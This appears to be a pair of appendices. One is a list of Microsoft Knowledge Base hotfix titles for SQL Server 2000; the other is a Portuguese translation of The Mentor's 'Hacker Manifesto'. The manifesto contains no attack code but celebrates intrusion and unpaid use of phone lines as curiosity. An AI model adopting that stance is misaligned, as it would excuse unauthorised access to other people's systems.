822033 FIX: A parameterized UNION query inside a stored procedure returns incorrect results
822641 Additional diagnostics added to diagnose long-running or canceled database autogrow operations in SQL Server
822668 FIX: "Connection is busy with results for another command" error message occurs when you run a linked server query
822746 FIX: Incorrect results from a parallel query that uses a UNION and variables or parameters
822747 FIX: Error 644 or 8646 may occur during a DELETE or UPDATE against a table that contains a Unicode column with a Latin1_General_BIN collation
822757 FIX: An Insert Select command with OPENXML and a SQL_VARIANT type can cause Error 2537 to occur
823429 FIX: You receive error message 7410 when you use a distributed query as a query parameter for the xp_sendmail stored procedure or the sp_makewebtask stored procedure in SQL Server 2000

823455 FIX: Visual Basic raises a syntax error when you try to compile a file that was created when you saved a DTS package
823514 FIX: Build 8.00.0837: A query that contains a correlated subquery runs slowly
823877 FIX: An access violation may occur when you run a query that contains 32,000 or more OR clauses
824018 FIX: Parallel query that uses an indexed bit column may return results that are not correct
824027 FIX: A cursor with a large object parameter may cause an access violation on CStmtCond::XretExecute
824028 FIX: An OUTER or SEMI JOIN query that results in hash role reversal followed by a spill may return incorrect results
824227 FIX: A SELECT statement that contains computed columns and invalid filter condition values may cause an access violation
824430 FIX: Performance decreases over time when you back up files in SQL Server 2000
825019 FIX: A linked server query fails with the error message "Statement(s) could not be prepared" in SQL Server 2000
825025 FIX: You cannot synchronize between a replication publisher and a replication republisher
825042 FIX: SQL Server jobs that are owned by non-sysadmin users may not start
825043 FIX: Rows are unexpectedly deleted when you run a distributed query to delete or to update a linked server table
825045 FIX: The Merge Agent takes a long time to download new data when it runs on a new anonymous subscription
825197 FIX: You receive error 3624 and the user database is marked suspect after you perform a bulk insert operation in SQL Server 2000
825225 FIX: You receive an error message when you run a parallel query that uses an aggregation function or the GROUP BY clause
825854 FIX: No exclusive locks may be taken if the DisAllowsPageLocks value is set to true
825883 FIX: The TextData column of the SP:StmtStarting event and the SP:StmtCompleted event displays the dynamic Transact-SQL statement even when the stored procedure is encrypted
825884 FIX: The dynamic query statement appears in the query execution plan of an encrypted stored procedure
826080 FIX: SQL Server 2000 protocol encryption applies to JDBC clients
826161 FIX: You are prompted for password confirmation after you change a standard SQL Server login
826364 FIX: A query with a LIKE comparison results in a non-optimal query plan when you use a Hungarian SQL Server collation
826376 FIX: An access violation may occur when you remove all elements from the procedure cache for a linked server over an interrupted remote access connection
826433 PRB: Additional SQL Server diagnostics added to detect unreported I/O problems
826754 FIX: A deadlock occurs if you run an explicit UPDATE STATISTICS command
826815 FIX: You receive an 8623 error message in SQL Server when you try to run a query that has multiple correlated subqueries
826822 FIX: A member of the db_accessadmin fixed database role can create an alias for the dbo special user
826860 FIX: Linked server query may return NULL if it is performed through a keyset cursor
827175 FIX: Incorrect parameter numbering occurs in custom stored procedures that are generated with the sp_scriptpublicationcustomprocs stored procedure

827178 FIX: You may receive a 644 error message when you run concurrent transactions on a heap
827714 FIX: A query may fail with retail assertion when you use the NOLOCK hint or the READ UNCOMMITTED isolation level
827954 FIX: Slow execution times may occur when you run DML statements against tables that have cascading referential integrity
828096 FIX: Key locks are held until the end of the statement for rows that do not pass filter criteria
828269 FIX: A Transact-SQL query that uses views may fail unexpectedly in SQL Server 2000 SP3
828308 FIX: An Internet Explorer script error occurs when you access metadata information by using DTS in SQL Server Enterprise Manager
828637 FIX: Users can control the compensating change process in merge replication
828699 FIX: An access violation occurs when you run DBCC UPDATEUSAGE on a database that has many objects
828945 FIX: You cannot insert explicit values in an IDENTITY column of a SQL Server table by using the SQLBulkOperations function or the SQLSetPos ODBC function in SQL Server 2000
829183 FIX: The xp_sendmail extended stored procedure returns incorrect result set column widths when data in one of the result set columns contain DBCS characters in SQL Server 2000
829205 FIX: Query performance may be slow and may be inconsistent when you run a query while another query that contains an IN operator with many values is compiled
829386 FIX: You cannot install MSDE 2000 if the Server service is not running
829444 FIX: A floating point exception occurs during the optimization of a query
830262 FIX: Unconditional update may not hold key locks on new key values
830298 FIX: SQL Server 2000 SP3 may generate slower query plans and bad cardinality estimates
830366 FIX: An access violation occurs in SQL Server 2000 when a high volume of local shared memory connections occur after you install security update MS03-031
830375 FIX: The global variable @@ERROR may return an incorrect value after a remote procedure call
830382 FIX: Distributed queries may incorrectly use SQL Server startup account permissions when SQL Server is running in fiber mode
830395 FIX: An access violation occurs during compilation if the table contains statistics for a computed column
830466 FIX: You may receive an "Internal SQL Server error" error message when you run a Transact-SQL SELECT statement on a view that has many subqueries in SQL Server 2000
830588 FIX: Access violation when you trace keyset-driven cursors by using SQL Profiler
830596 FIX: You receive an error message when the xp_logininfo extended stored procedure runs
830767 FIX: SQL Query Analyzer may stop responding when you close a query window or open a file
830773 FIX: You receive an EXCEPTION_ACCESS_VIOLATION error message when you try to save a DTS package in SQL Server 2000
830860 FIX: The performance of a computer that is running SQL Server 2000 degrades when query execution plans against temporary tables remain in the procedure cache
830887 FIX: Some queries that have a left outer join and an IS NULL filter run slower after you install SQL Server 2000 post-SP3 hotfix

830912 FIX: Key names read from an .ini file for a Dynamic Properties task may be truncated
831302 FIX: SQL Server underestimates the cardinality of a query expression and query performance may be slow
831675 FIX: You may receive incorrect results when you run a query that contains a UNION ALL operator, a TOP clause, and an ORDER BY clause
831950 FIX: You receive error message 3456 when you try to apply a transaction log to a server
831997 FIX: An invalid cursor state occurs after you apply Hotfix 8.00.0859 or later in SQL Server 2000
831999 FIX: An AWE system uses more memory for sorting or for hashing than a non-AWE system in SQL Server 2000
832437 FIX: A CHECKDB statement reports corruption after SQL Server transfers sql_variant data in SQL Server 2000
832977 FIX: The DBCC PSS command may cause access violations and 17805 errors in SQL Server 2000
833045 FIX: The xp_sendmail extended stored procedure does not run successfully in SQL Server 2000 SP2 or later
833406 FIX: Cardinality estimates for literals that are outside the histogram range are very low
833547 FIX: Restoring a SQL Server 7.0 database backup in SQL Server 2000 Service Pack 3 (SP3) may cause an assertion error in the Xdes.cpp file
833710 FIX: You receive an error message when you try to restore a database backup that spans multiple devices
834290 FIX: You receive a 644 error message when you run an UPDATE statement and the isolation level is set to READ UNCOMMITTED
834451 FIX: Restoring transaction log files takes longer than expected in SQL Server 2000
834453 FIX: The Snapshot Agent may fail after you make schema changes to the underlying tables of a publication
834688 FIX: You may receive a 913 error message if your query includes user-defined functions, derived tables, and JOINs
834720 Fix: An error in a remote procedure call does not roll back the local operation
834798 FIX: SQL Server 2000 may not start if many users try to log in to SQL Server when SQL Server is trying to start
834923 FIX: The SQL Server cluster resource may be marked as Fail when you try to take it offline
835864 FIX: Intermittent query slowdowns and corresponding high CPU utilization
836096 FIX: You may receive a 625 error message when you run a query that has a query plan that uses a nested loop join strategy
836136 FIX: The compile time for a query that uses at least one outer join may be greater for SQL Server post-SP3 builds
836141 FIX: An access violation exception may occur when SQL Server runs many parallel query processing operations on a multiprocessor computer
836839 FIX: Extended stored procedures in SQL Server 2000 may take longer to run when multiple users run the extended stored procedures at the same time
837231 FIX: Distribution Agent may fail after you add or drop a column for a published article
837401 FIX: Rows are not successfully inserted into a table when you use the BULK INSERT command to insert rows

837890 FIX: The CPU column in the sysprocesses system table contains a negative value or an abnormal variation for some processes
837957 FIX: When you use Transact-SQL cursor variables to perform operations that have large iterations, memory leaks may occur in SQL Server 2000
837969 FIX: You may receive an access violation in the CRowsetTraceData::FGetNextRow function when you trace server activity with SQL Profiler
837970 FIX: You may receive an "Invalid object name" error message when you run the DBCC CHECKCONSTRAINTS Transact-SQL statement on a table in SQL Server 2000
838409 FIX: SQL Server 2000 Service Pack 1 (SP1) and later builds may not generate an execution plan for a query, and you receive error message 8623
838459 FIX: You may receive a BPool::Map warning when you create or rebuild indexes by using the awe enabled configuration option
838460 FIX: The xp_logininfo procedure may fail with error 8198 after you install Q825042 or any hotfix with SQL Server 8.00.0840 or later
839096 FIX: An access violation exception may occur when you use PDH APIs to collect performance data for several instances of SQL Server at the same time
839280 FIX: SQL debugging does not work in Visual Studio .NET after you install Windows XP Service Pack 2
839458 FIX: An access violation exception may occur when you try to perform a Bulk Import operation to insert data in a SQL Server table
839523 FIX: An access violation exception may occur when you update a text column by using a stored procedure in SQL Server 2000
839529 FIX: 8621 error conditions may cause SQL Server 2000 64-bit to close unexpectedly
839589 FIX: The thread priority is raised for some threads in a parallel query
839688 FIX: Profiler RPC events truncate parameters that have a text data type to 16 characters
839884 FIX: A System.ExecutionEngineException exception occurs when you try to access the DTS DynamicPropertiesTaskAssignments collection
840166 FIX: The dynamic Snapshot Agent may fail when you use a dynamic snapshot for merge publications in SQL Server 2000
840208 FIX: You receive a "Msg 8649" error message when you execute the DBCC CHECKDB statement in SQL Server 2000 Service Pack 3 (SP3)
840406 FIX: Queries that join a view may run slowly if the view contains outer joins
840856 FIX: The MSSQLServer service exits unexpectedly in SQL Server 2000 Service Pack 3
841401 FIX: You may notice incorrect values for the "Active Transactions" counter when you perform multiple transactions on an instance of SQL Server 2000 that is running on an SMP computer
841404 FIX: You may receive a "The query processor could not produce a query plan" error message in SQL Server when you run a query that includes multiple subqueries that use self-joins
841627 FIX: SQL Server 2000 may underestimate the cardinality of a query expression under certain circumstances
841776 FIX: Additional diagnostics have been added to SQL Server 2000 to detect unreported read operation failures
843263 FIX: You may receive an 8623 error message when you try to run a complex query on an instance of SQL Server
843266 FIX: Shared page locks can be held until end of the transaction and can cause blocking or performance problems in SQL Server 2000 Service Pack 3 (SP3)

843267 FIX: Dynamic cursor retrieves the same row two times when you update the non-clustered index key to the same value
843282 FIX: The Osql.exe utility does not run a Transact-SQL script completely if you start the program from a remote session by using a background service and then log off the console session
843534 FIX: You may receive a 3628 error in SQL Server 2000 when you query many items that have an IN clause
867798 FIX: The @date_received parameter of the xp_readmail extended stored procedure incorrectly returns the date and the time that an e-mail message is submitted by the sender in SQL Server 2000
867878 FIX: The Log Reader Agent may cause 17883 error messages
867879 FIX: Merge replication non-convergence occurs with SQL Server CE subscribers
867880 FIX: Merge Agent may fail with an "Invalid character value for cast specification" error message
870972 FIX: The performance of a DML operation that fires a trigger may decrease when the trigger execution plan recompiles repeatedly
870994 FIX: An access violation exception may occur when you run a query that uses index names in the WITH INDEX option to specify an index hint
872842 FIX: A CHECKDB statement reports a 2537 corruption error after SQL Server transfers data to a sql_variant column in SQL Server 2000
872843 FIX: The Log Reader Agent may fail and you receive an assertion error message
873446 FIX: An access violation exception may occur when multiple users try to perform data modification operations at the same time that fire triggers that reference a deleted or an inserted table in SQL Server 2000 on a computer that is running SMP
873482 FIX: The restore process may take longer to complete when SQL Server 2000 restores transaction log files as part of the log shipping process
875445 FIX: An access violation exception may occur when you try to access SQL Server on a computer that is running under low memory conditions
878500 FIX: An Audit Object Permission event is not produced when you run a TRUNCATE TABLE statement
878501 FIX: You may receive an error message when you run a SET IDENTITY_INSERT ON statement on a table and then try to insert a row into the table in SQL Server 2000
883415 FIX: A user-defined function returns results that are not correct for a query
884554 FIX: A SPID stops responding with a NETWORKIO (0x800) waittype in SQL Server Enterprise Manager when SQL Server tries to process a fragmented TDS network packet
884772 FIX: You may receive a 1203 error message when you perform a complex select query in SQL Server 2000 build 856 or a later version
884850 FIX: When you run ad-hoc queries in Microsoft SQL Server 2000, ad-hoc query processing performance degradation may occur
884853 FIX: Performance is slow when you update a subscribed table on a subscriber that uses queued updating in SQL Server 2000
884854 FIX: You receive the “Could not find stored procedure” error message when you perform transactional replication with queued updating in SQL Server 2000
884855 FIX: You receive an error message when you run a statement on a table that contains a trigger in SQL Server 2000
884856 FIX: The non-clustered index is corrupted after you perform a self-update query in SQL Server 2000
884864 FIX: You may receive incorrect results when you run a query in SQL Server 2000

885158 FIX: Section names are truncated to a total length of 254 characters when you use Data Transformation Services to create a Dynamic Properties task and you add an .ini file in SQL Server 2000
885290 FIX: An assertion error occurs when you insert data in the same row in a table by using multiple connections to an instance of SQL Server
885442 FIX: You receive a "Server: Msg 8624, Level 16, State 1, Line 3 Internal SQL Server error" error message when you compile a delete query that contains sub-queries that use NOT IN clauses in SQL Server 2000
886708 FIX: Inserting lots of text, ntext, or image data over multiple concurrent connections takes a long time in SQL Server 2000
887974 FIX: A fetch on a dynamic cursor can cause unexpected results in SQL Server 2000 Service Pack 3
888008 FIX: Full-text queries that use the NEAR operator may return different results if the NEAR operands are reversed in SQL Server 2000
888429 FIX: LIKE pattern matching may consider half-width and full-width characters to be equal even if width-sensitive collation is specified
888444 FIX: You receive a 17883 error in SQL Server 2000 Service Pack 3 or in SQL Server 2000 Service Pack 3a when a worker thread becomes stuck in a registry call
888998 FIX: A query that joins two tables on smalldatetime data type columns, may produce incorrect results in SQL Server 2000
889166 FIX: You receive a "Msg 3628" error message when you run an inner join query in SQL Server 2000
889170 FIX: You receive a "Not enough storage is available to complete this operation" error message when you run a Data Transformation Services package in SQL Server 2000
889239 FIX: Start times in the SQL Profiler are different for the Audit:Login and Audit:Logout events in SQL Server 2000
889266 FIX: A database is marked suspect when you open the database in SQL Server 2000
889314 FIX: Non-convergence may occur in a merge replication topology if the primary connection to the publisher is disconnected
890200 FIX: SQL Server 2000 stops listening for new TCP/IP Socket connections unexpectedly after error message 17882 is written to the SQL Server 2000 error log
890637 FIX: A 17883 error is written to the SQL Server 2000 error log and the LogWriter component does not yield correctly
890730 FIX: You receive a 17883 error message when you perform large in-memory sort operations in SQL Server 2000
890755 FIX: A "Server: Msg 7105" error message is repeatedly logged in the error log, assertions may be logged in the error log, and you receive a "Server: Msg 8929" error message in SQL Server 2000
890767 FIX: You receive a "Server: Msg 107, Level 16, State 3, Procedure TEMP_VIEW_Merge, Line 1" error message when the sum of the length of the published column names in a merge publication exceeds 4,000 characters in SQL Server 2000
890768 FIX: You experience non-convergence in a replication topology when you unpublish or drop columns from a dynamically filtered publication in SQL Server 2000
890925 FIX: The @@ERROR system function may return an incorrect value when you execute a Transact-SQL statement that uses a parallel execution plan in SQL Server 2000 32-bit or in SQL Server 2000 64-bit
890942 FIX: Some complex queries are slower after you install SQL Server 2000 Service Pack 2 or SQL Server 2000 Service Pack 3
891017 FIX: SQL Server 2000 may stop responding to other requests when you perform a large deallocation operation

891201 FIX: Performance is significantly reduced when you set trace flag 9134 to prevent error message 601 in SQL Server 2000
891268 FIX: You receive a 17883 error message and SQL Server 2000 may stop responding to other requests when you perform large in-memory sort operations
891707 FIX: A decrease in ad-hoc query processing may occur when you submit many ad-hoc queries without using defined parameters in SQL Server 2000
892406 FIX: The setting for the precision and the scale of the data that is returned from a stored procedure output parameter is (38,0) when a null value is returned in SQL Server 2000
892451 BUG: You receive an "EXCEPTION_ACCESS_VIOLATION" error message when you use a RIGHT OUTER JOIN clause in SQL Server 2000
892924 FIX: You receive a 7619 error message when you run a full text query that contains certain Japanese character strings on an instance of SQL Server 2000 that is running on a Windows 2000-based computer

Base: http://support.microsoft.com/kb/888799/en-us

Anexo 3 – O Manifesto de um Hacker

Por “The Mentor”

Mais um foi pego hoje, está por toda parte nos jornais. “Adolescente Preso em Escândalo de Crime de Computador”, “Hacker preso depois de trapaça em Banco". "Crianças malditas", "Crianças imbecis". “Eles são todos iguais”. Mas você em sua psicologia de três ângulos e pensamento de 1950, alguma vez olhou através dos olhos de um hacker? Você já imaginou o que o faz agir, quais forças o motivam, o que o tornou assim? Eu sou um hacker, entre em meu mundo. Meu mundo é aquele que começa na escola. Eu sou mais inteligente que a maioria das outras crianças, esta besteira que nos ensinam me chateia. "Maldição". Eles são todos iguais. Eu estou na escola primária ou secundária. Eu escutei os professores explicarem pela qüinquagésima vez como reduzir uma fração. Eu entendo isto. “Não, Sra. Smith, eu não mostrei meu trabalho. Eu o fiz em minha cabeça". "Criança maldita". "Provavelmente copiou isto. Eles são todos iguais”. Eu fiz uma descoberta hoje. Eu encontrei um computador. Espere um segundo, isto está legal. Faz o que eu quero. Comete-se um engano, é porque eu estraguei isto. Não porque não gosta de mim, ou sente atração por mim, ou pensa que sou inteligente, ou não gosta de ensinar e não deveria estar aqui. Criança maldita. Tudo que ele faz é jogar jogos. Eles são todos iguais. E então aconteceu... Uma porta abriu-se para um mundo... Surfando rapidamente pela linha telefônica como heroína pelas veias de um viciado, uma pulsação eletrônica é enviada, um refúgio para a incompetência do dia-a-dia... Encontramos uma BBS. "É isto... Este é o mundo ao qual pertenço..." Eu conheço todos aqui... Até mesmo se eu nunca tenha falado com eles, mesmo que nunca mais vá ter notícias novamente deles... Eu o conheço todos... Crianças malditas. Prendendo a linha telefônica novamente. Eles são todos iguais... Você acertou seu babaca nós somos todo iguais... Na escola nós comíamos comida de bebê quando nós tínhamos fome de carne... Os pedaços de carne que você deixou

passar foi pré-mastigado e sem gosto. Nós fomos dominados por sádicos, ou ignorados pelo apático. Os poucos que tiveram algo a nos ensinar quando crianças acharam os alunos dispostos a tudo, mas esses poucos são como gotas d'água no deserto. Agora este é o nosso mundo... O mundo eletrônico, a beleza da transmissão eletrônica. Nós fazemos uso de um serviço que já existe sem pagar o que poderia ser muito caro se não fosse usado por gulosos aproveitadores, e você nos chama os criminosos. Nós exploramos... E você nos chama de criminosos. Nós buscamos por conhecimento... E você nos chama de criminosos. Nós existimos sem cor de pele, sem nacionalidade, sem preconceito religioso... E você nos chama de criminosos. Você constrói bombas atômicas, você empreende guerras, você assassina, engana, e mente a nós e tenta nos fazer acreditar que é para nosso próprio bem, contudo nós somos os criminosos. Sim, eu sou um criminoso. Meu crime é a curiosidade. Meu crime é o de julgar as pessoas pelo que eles dizem e pensam não como eles se parecem. Meu crime é desafiar e enganar vocês, algo que você nunca me perdoará. Eu sou um hacker, e este é meu manifesto. Você pode parar este indivíduo, mas você não nos pode parar todos nós... Afinal de contas, nós somos todos iguais.

Este foi o último artigo publicado pelo hacker "The Mentor".